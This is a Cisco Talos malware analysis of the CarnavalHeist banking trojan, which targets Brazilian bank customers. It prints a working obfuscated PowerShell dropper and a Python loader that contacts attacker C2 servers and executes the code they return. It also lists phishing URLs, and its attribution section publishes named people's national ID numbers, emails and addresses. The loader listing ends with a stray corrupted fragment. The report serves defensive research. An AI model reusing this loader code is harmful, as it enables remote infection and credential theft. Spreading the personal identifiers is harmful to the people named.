New banking trojan “CarnavalHeist” targets Brazil with overlay attacks

By Cisco Talos

Published: 2024-05-31 · Archived: 2026-04-05 20:27:01 UTC

- Since February 2024, Cisco Talos has been observing an active campaign targeting Brazilian users with a new banking trojan called “CarnavalHeist.” Many of the observed tactics, techniques and procedures (TTPs) are common among other banking trojans coming out of Brazil. This family has also been referenced as AllaSenha in a recent report.
- Talos attributes with high confidence the development and operation of CarnavalHeist to Brazilian actors who could be identified because of some operational mistakes made during the domain registration process for their payload-hosting sites.
- The current campaign uses financial-related themes in spam emails, Delphi-based DLLs, overlay attack methods, and usual input capture techniques, such as keylogging and screen capture. There are also names of traditional Brazilian banks hardcoded in the malware.
- Unique to CarnavalHeist, however, is the dynamic use of a Python-based loader as part of the DLL injection process and the specific targeting of banking desktop applications to enable tracking of other Brazilian financial institutions.


CarnavalHeist has Brazilian origins

Talos assesses with high confidence that the CarnavalHeist malware is of Brazilian origin and primarily targets Brazilian users based on our observations of the Portuguese language being used throughout all aspects of the infection chain and the malware itself, including the use of Brazilian slang to describe some bank names, and a notable lack of other language variants thus far. The command and control (C2) infrastructure exclusively uses the BrazilSouth availability zone on Microsoft Azure to control infected machines, and they specifically target prominent Brazilian financial institutions.

We further assess that the current wave of activity has been ongoing since the beginning of February based on the volume and timeline of observable C2 domain activity, although we have observed related samples and variants that were uploaded to VirusTotal in November and December 2023, indicating that the malware has been in development since at least late 2023. As of May 2024, CarnavalHeist is still active, and our analysis remains ongoing as we continue to identify new samples.

Financial-themed spam as initial execution method

CarnavalHeist infection begins with a financially themed unsolicited email using a fake invoice as a lure to get the user to open a malicious URL.



An example unsolicited email distributing CarnavalHeist.

The malicious link uses the IS.GD URL shortener service to redirect users to the first-stage payload. The URL usually looks similar to some of these examples:

- https://is[.]gd/38qeon?0177551.5510
- https://is[.]gd/ROnj3W?0808482.5176
- https://is[.]gd/a4dpQP?000324780473.85375532000

This URL redirects the user to the server hosting the fake web page where the users are supposed to download their invoice. We have observed different domains being used in this step, but all contain references to "Nota Fiscal Eletrônica," the Portuguese term for invoice.

Content of website where user is redirected to download the malware.


Some of the domains we observed being used to host these pages are:

- https://notafiscaleletronica[.]nf-e[.]pro/danfe/?notafiscal=00510242.500611
- https://nota-fiscal[.]nfe-digital[.]top/nota-estadual/?notafiscal=00792011.977347
- https://nfe-visualizer[.]app[.]br/notas/?notafiscal=000851113082.35493424000

The download target is the final link in this step, and it uses WebDAV to download the next-stage payload:

- search:query=NotaFiscal.pdf&crumb=location:\\4[.]203[.]105[.]118@80\Documentos&displayname=Downloads
- search:query=NotaFiscal.pdf&crumb=location:\\191[.]233[.]248[.]170@80\Documentos&displayname=Downloads

This command ends up downloading a LNK file, which then executes the next stage of the infection. The LNK file's metadata illustrates a common method threat actors use to execute malicious scripts and commands.



LNK metadata used in the CarnavalHeist campaign.

The command above attempts to hide the malicious execution from the unsuspecting user. First, the text "Visualizacao indisponivel" (Portuguese for "view unavailable") is written to a file, "NotaFiscal.pdf," to the user's Downloads directory. The PDF is then opened for viewing, meant to fool the user into thinking an actual PDF was downloaded, while another cmd.exe process is started minimized, and the malicious component is run.

We have also observed multiple MSI installer-based variants, whereby the MSI file replaces the role of the LNK file and subsequent batch file, picking up in the execution chain with a variant of the first-stage Python script. In many of the earlier variants, the actor's Python scripts were less refined and used lower-level C-types and a more obvious invocation of "windll.kernel32" directly in the Python script to dynamically load downstream malicious DLLs, rather than through the more obfuscated tool offered through the "pythonmemorymodule" package seen in the execution chain of the newer samples.

Identifying the actors behind CarnavalHeist

Our analysis of the different samples for CarnavalHeist have exposed the user account used on the system where some of the samples were compiled, in addition to a GitHub account referenced in the MSI variants that appears to have been hosting the loader and banking trojan payloads at one point.

In examining the final payload, an assert statement within the code was flagged by the compiler and project metadata was exposed as a result. The assert we observed exposed the directory path "C:\Users\bert1m\Desktop\Meu Drive", with "bert1m" being the active username during the payload's compilation. The MSI variant also refers to a GitHub account "marianaxx0492494," which was being used as a remote host for the files:

- github[.]com/marianaxx0492494/update/raw/main/setup.msi
- github[.]com/marianaxx0492494/update/raw/main/Execute_dll.zip

These were presumably a copy of the MSI variant itself as well a version of the loader DLL. However, at the time of our investigation, this user account had already been removed from GitHub, and we could not find verified samples of the files at those URLs.

While this evidence by itself is not enough to identify specific actors, we found additional evidence of the actors' identity behind the development and operation of this malware campaign. While examining the WHOIS information for one of the domains hosting the initial infection, we noticed it exposed the full name and email address of the person registering the domain.

```
domain:      nfe-visualizer.app.br
owner:       Tony Charles Da Silva Nery
ownerid:     024.731.313-09
country:     BR
owner-c:     TCSNE8
tech-c:      TCSNE8
nserver:     ns1-33.azure-dns.com
nsstat:      20240227 AA
nslastaa:    20240227
nserver:     ns2-33.azure-dns.net
nsstat:      20240227 AA
nslastaa:    20240227
nserver:     ns3-33.azure-dns.org
nsstat:      20240227 AA
nslastaa:    20240227
nserver:     ns4-33.azure-dns.info
nsstat:      20240227 AA
nslastaa:    20240227
saci:        yes
created:     20240227 #27521267
changed:     20240227
expires:     20250227
status:      published

nic-hdl-br:  TCSNE8
person:      Tony Charles Da Silva Nery
e-mail:      bert1mm.23@outlook.com
country:     BR
created:     20240227
changed:     20240227
```

Whois information for domain nfe-visualizer[.]app[.]br used to distribute CarnavalHeist.

We can see the username in their email is similar to the username used in the project path we have observed inside the binary. Another important piece of information in this registry is the `ownerid`, which contains the CPF ("Cadastro de Pessoa Física" or "Natural Person Registry") of the person. The CPF works as a national ID in Brazil.

By searching for this person name, we found a reference to a company where they were a partner, which lists part of their CPF above:

Código	Nome	Data de entrada	Qualificação
CPF***205102**	Dorivan da Silva Nery	2021-02-23	Sócio-Administrador
CPF***395402**	Osvaldo Nazareno Rosa Pereira	2022-02-02	Sócio
CPF***906302**	Rosivania da Silva	2022-02-02	Sócio
CPF***731313**	Tony Charles da Silva Nery	2022-02-02	Sócio

Business association information for a company in Brazil showing part of the threat actor CPF.

We also found previous companies they owned in the Brazilian state of Maranhão:

Informação principal

CNPJ	20.482.678/0001-65 [MATRIZ]
Nome da empresa	TONY CHARLES DA SILVA NERY
Fantasia nome (não oficial)	T. C. VENDAS E REPRESENTACOES
Inicio atividade data	2014-06-23
Natureza jurídica	Empresário Individual
Situação cadastral	BAIXADA desde 2018-02-01
Motivo situação cadastral	REGISTRO CANCELADO
Qualificação do responsável	Empresário
Capital social	R$ 10.000,00
Porte da empresa	MICRO
Opção pelo simples	Excluído do simples (optantes pelo simples desde 2014-06-23 até 2018-02-01)
Opção pelo MEI	NÃO

Endereço

Avenida Maranhao, 255
CANOEIRO
GRAJAU - MA
65940-000

Company owned by the threat actor associated with CarnavalHeist.


Another domain used to host the initial payload is also registered in Brazil and again exposes information about the owner.

```
domain:      visualizer-nf.com.br
owner:       Luis Ariel Campos Rocha
ownerid:     008.774.273-05
country:     BR
owner-c:     LACRO150
tech-c:      LACRO150
nserver:     nspro132.hostgator.com.br
nsstat:      20240319 AA
nslastaa:    20240319
nserver:     nspro133.hostgator.com.br
nsstat:      20240319 AA
nslastaa:    20240319
saci:        yes
created:     20240316 #27607137
changed:     20240320
expires:     20250316
status:      on-hold
provider:    NEWFOLD (43)

nic-hdl-br:  LACRO150
person:      Luis Ariel Campos Rocha
e-mail:      luisarielcamposrocha001@gmail.com
country:     BR
created:     20240316
changed:     20240316
provider:    NEWFOLD (43)
```

Whois information for a second threat actor associated with CarnavalHeist.

For this person it was easier to find more information based on their CPF, as they have criminal records, according to the Brazilian judiciary service.



Criminal records for threat actor associated with CarnavalHeist.

Based on this information, Talos assess with high confidence these two actors are behind the development and operation of the campaign distributing CarnavalHeist affecting Brazilian victims.

Analysis of batch file “a3.cmd” and Python loader

The file “a3.cmd” is a Windows batch file with a several layers of simple encoding and obfuscation that serves as a wrapper for installing Python on the target environment and subsequently executing a Python script that handles injecting the second-stage payload DLL.

```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
powershell -WindowStyle Hidden -e
CgAjACAANQAwADYAMQAzADkAMAA1ADkAMQA5ADEANQAKAGMAZAAgACQARQBOAFYAOgBwAHUAYgBsAGkAYwAKA
 ...
BRAHAAegBiAEcAVgBsAGMAQwBnAHgASwBRAG8APQAnACcAJwApACkAOwAgAGUAeABpAHQAKAApACIAIgAiADsACgA=
exit
```


Batch file used in the first stage of infection.

This first layer is decoded to another shell script which downloads a Python interpreter from the official Python FTP server and installs to a malware-created folder.

```
# 5061390591915
cd $ENV:public
$UN = $env:USERNAME
$CP = ($env:COMPUTERNAME -replace "[^\w]","") -replace "DESKTOP", $UN
$UN = -join ($UN[-1..-($CP.length)])
$RC = $CP.ToLower()
$Folder2 = "${ENV:public}\$RC"
if (!(Test-Path -Path $Folder2 -PathType Container)) {
    Invoke-WebRequest -URI https://www.python.org/ftp/python/3.10.0/python-3.10.0-embed-win32.zip
-OutFile "$RC.zip";
    Expand-Archive "$RC.zip" -DestinationPath $Folder2;
    Rename-Item -Path "$Folder2\python.exe" -NewName "$Folder2\$UN.exe"
}
& "$Folder2\$UN.exe" -c """import base64;
exec(base64.b64decode('''''''''IyAlUkFORE9NSVpBRE8lCiMgJVJBTkRPTUlaQURPMiUKIyAlUkFORE
 ...
KICAgICAgICBzbGVlcCgyKQpzbGVlcCgxKQo=''')); exit()""";
```

PowerShell script downloading and installing Python and subsequently running the malicious loader.

After using the downloaded Python interpreter, the batch file executes an embedded base64-encoded Python script. Decoding the base64 string embedded in the Python command reveals the final component of the cascading commands to be a loader for injecting a malicious DLL.



```
# %RANDOMIZADO%
# %RANDOMIZADO2%
# %RANDOMIZADO3%
from time import sleep
import socket as ss
from random import choice
import winreg as w
import pickle
import os
from datetime import date
def ptV5():
    import datetime
    try:
        d = datetime.date.today()
        y = []
        for x in range(20, 60, 4):
            y.append(int(str(int(int(f'{d.day}{d.month}{d.year}') * x))[:4]))
        return y
    except:
        return [443]
def lk():
    import hashlib
    from datetime import date
    try:
        d = date.today()
        wi = d.weekday()
        di = d.day + wi
        l = 'efghijlmnopqrstuvxzwkyjlmnopqabcghjlabcd'[di]
        r = []
        for _ in range(5, 16, 5):
            t = hashlib.sha1(f"{di*wi*_}{l}{wi}{l}{d.month * di*_}{l}
{d.year*di*_}".encode()).hexdigest()*10
            r.append(t[:45-_].replace(t[:di], l).lower())
        return r
    except:
        return [f'google{di}']

def p(c, n):
    s2 = w.OpenKey(w.HKEY_LOCAL_MACHINE, c)
    return w.QueryValueEx(s2, n)[0]
pr = p(r'HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0', 'ProcessorNameString')
vs = p(r'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion', 'ProductName')
while True:
    try:
        if 'Broadwell' in pr:
            break
        with ss.socket(ss.AF_INET, ss.SOCK_STREAM) as s:
            s.settimeout(30)
            s.connect((f'{choice(lk())}.brazilsouth.cloudapp.azure.com', choice(ptV5())))
            s.send(f'pyCodeV6 - *NEWW* {ss.gethostname()} | {vs} | {pr}'.encode())
            info_bin = b''
            while True:
                c = s.recv(2048*100)
                if not c:
                    break
                info_bin += c
            info = pickle.loads(info_bin)
            exec(info['CodePy'], {'dataRec': info['file'], 'pymm': info['file2'], 'SaveRegggg':
ss.gethostname().replace('-', '').replace(' ', '')})
            break
    except:
        sleep(2)
sleep(1)eturn go(f, seed, [])
}
```

Python script used to download and inject the malicious banking DLL.

The script checks the processor architecture from the registry key `HARDWARE\DESCRIPTION\System\CentralProcessor\0` and bails out if the processor name value is “Broadwell.” It then uses the function `lk()` as a domain generation algorithm (DGA) to generate a fully qualified domain (FQDN) under the BrazilSouth region in Azure, which will be used to download the malicious DLL from. We explain the process by which this domain is generated in a section below.

Once the correct FQDN has been generated, a TCP connection is opened. The script sends a UTF-8-encoded packet to the actor's Azure server in the format below, where the victim's hostname, Windows version name and processor architecture name are all passed as identifying markers:

`pyCodeV1 - *NEW* {ss.gethostname()} | {Windows Product Name} | {Processor Architecture Name}`

The server then sends a response back with a byte stream containing a DLL payload named "executor.dll," a second-stage Python script that will load the DLL and additional Python modules used to load the DLL. This data object is then reserialized within the parent Python script and executed as the next stage through Python's `exec()` command.


Using CodePy for dynamic DLL execution

The byte stream contains a handful of components that are passed to the `exec()` command to set up the downstream execution logic. On execution, CodePy first saves a copy of the previous Python script to the user's public directory as "ps.txt".

Next, the script unpacks the "executor.dll" PE file and loads the resulting bytes buffer of the DLL dynamically into memory through pythonmemorymodule's `MemoryModule` class. Finally, the function entry point `Force` is called from `executor.dll` through the MemoryModule class function `get_proc_addr`. On execution, `Force` generates an up to 19-character randomized string using a similar character key string, as seen in the DGA function in the Python script.

It then selects a random directory from the system's default user profile of the typical standard Windows folders. The injector then checks if the system is running a 32- or 64-bit operating system and copies "mshta.exe" from the proper 32-bit folder to the selected user folder, renamed with a random character string and an .exe extension.

Finally, the embedded payload, a UPX-packed banking trojan, is then extracted from a resource within executor.dll marked as "RcDLL". It is another Delphi-based DLL, named "Access_PC_Client.dll" in many of the observed samples. The payload bytes are then written to a memory stream and injected into a spawned "mshta.exe" process.



Resource present in the malicious loader DLL.


Final payload: Banking trojan DLL

CarnavalHeist will attempt to steal the victim's credentials for a variety of Brazilian financial institutions. This is accomplished through overlay attack methodologies, whereby an actor presents an overlaid window on top of the expected legitimate application or service.

Like other Brazilian banking trojans, the malware monitors window title strings for specific word and pattern matches. When a window title matches, the malware sets the window to invisible and replaces it with a bundled overlay image for the given organization. At the same time, a timer will attempt to open a new socket connection to an actor controlled C2 using another DGA function to create a separate. This DGA is distinct from the one used by the Python loader script, although this DGA also uses a server hosted on the BrazilSouth resource region on Azure.

CarnavalHeist possesses numerous capture capabilities, commonly associated with banking trojans, which are either executed automatically once a matched bank is detected, or by receiving a command from the C2.

The protocol is a customized version of a publicly available code for a Delphi Remote Access Client, which is the same protocol used by other banker families like Mekotio and Casbaneiro in the past. Luckily, these commands are not obfuscated and are exposed in the binary code. There is a single function processing all input from C2, and it translates to a series of IF/THEN structures for each command:



Sequence of commands being processed from C2 communication.

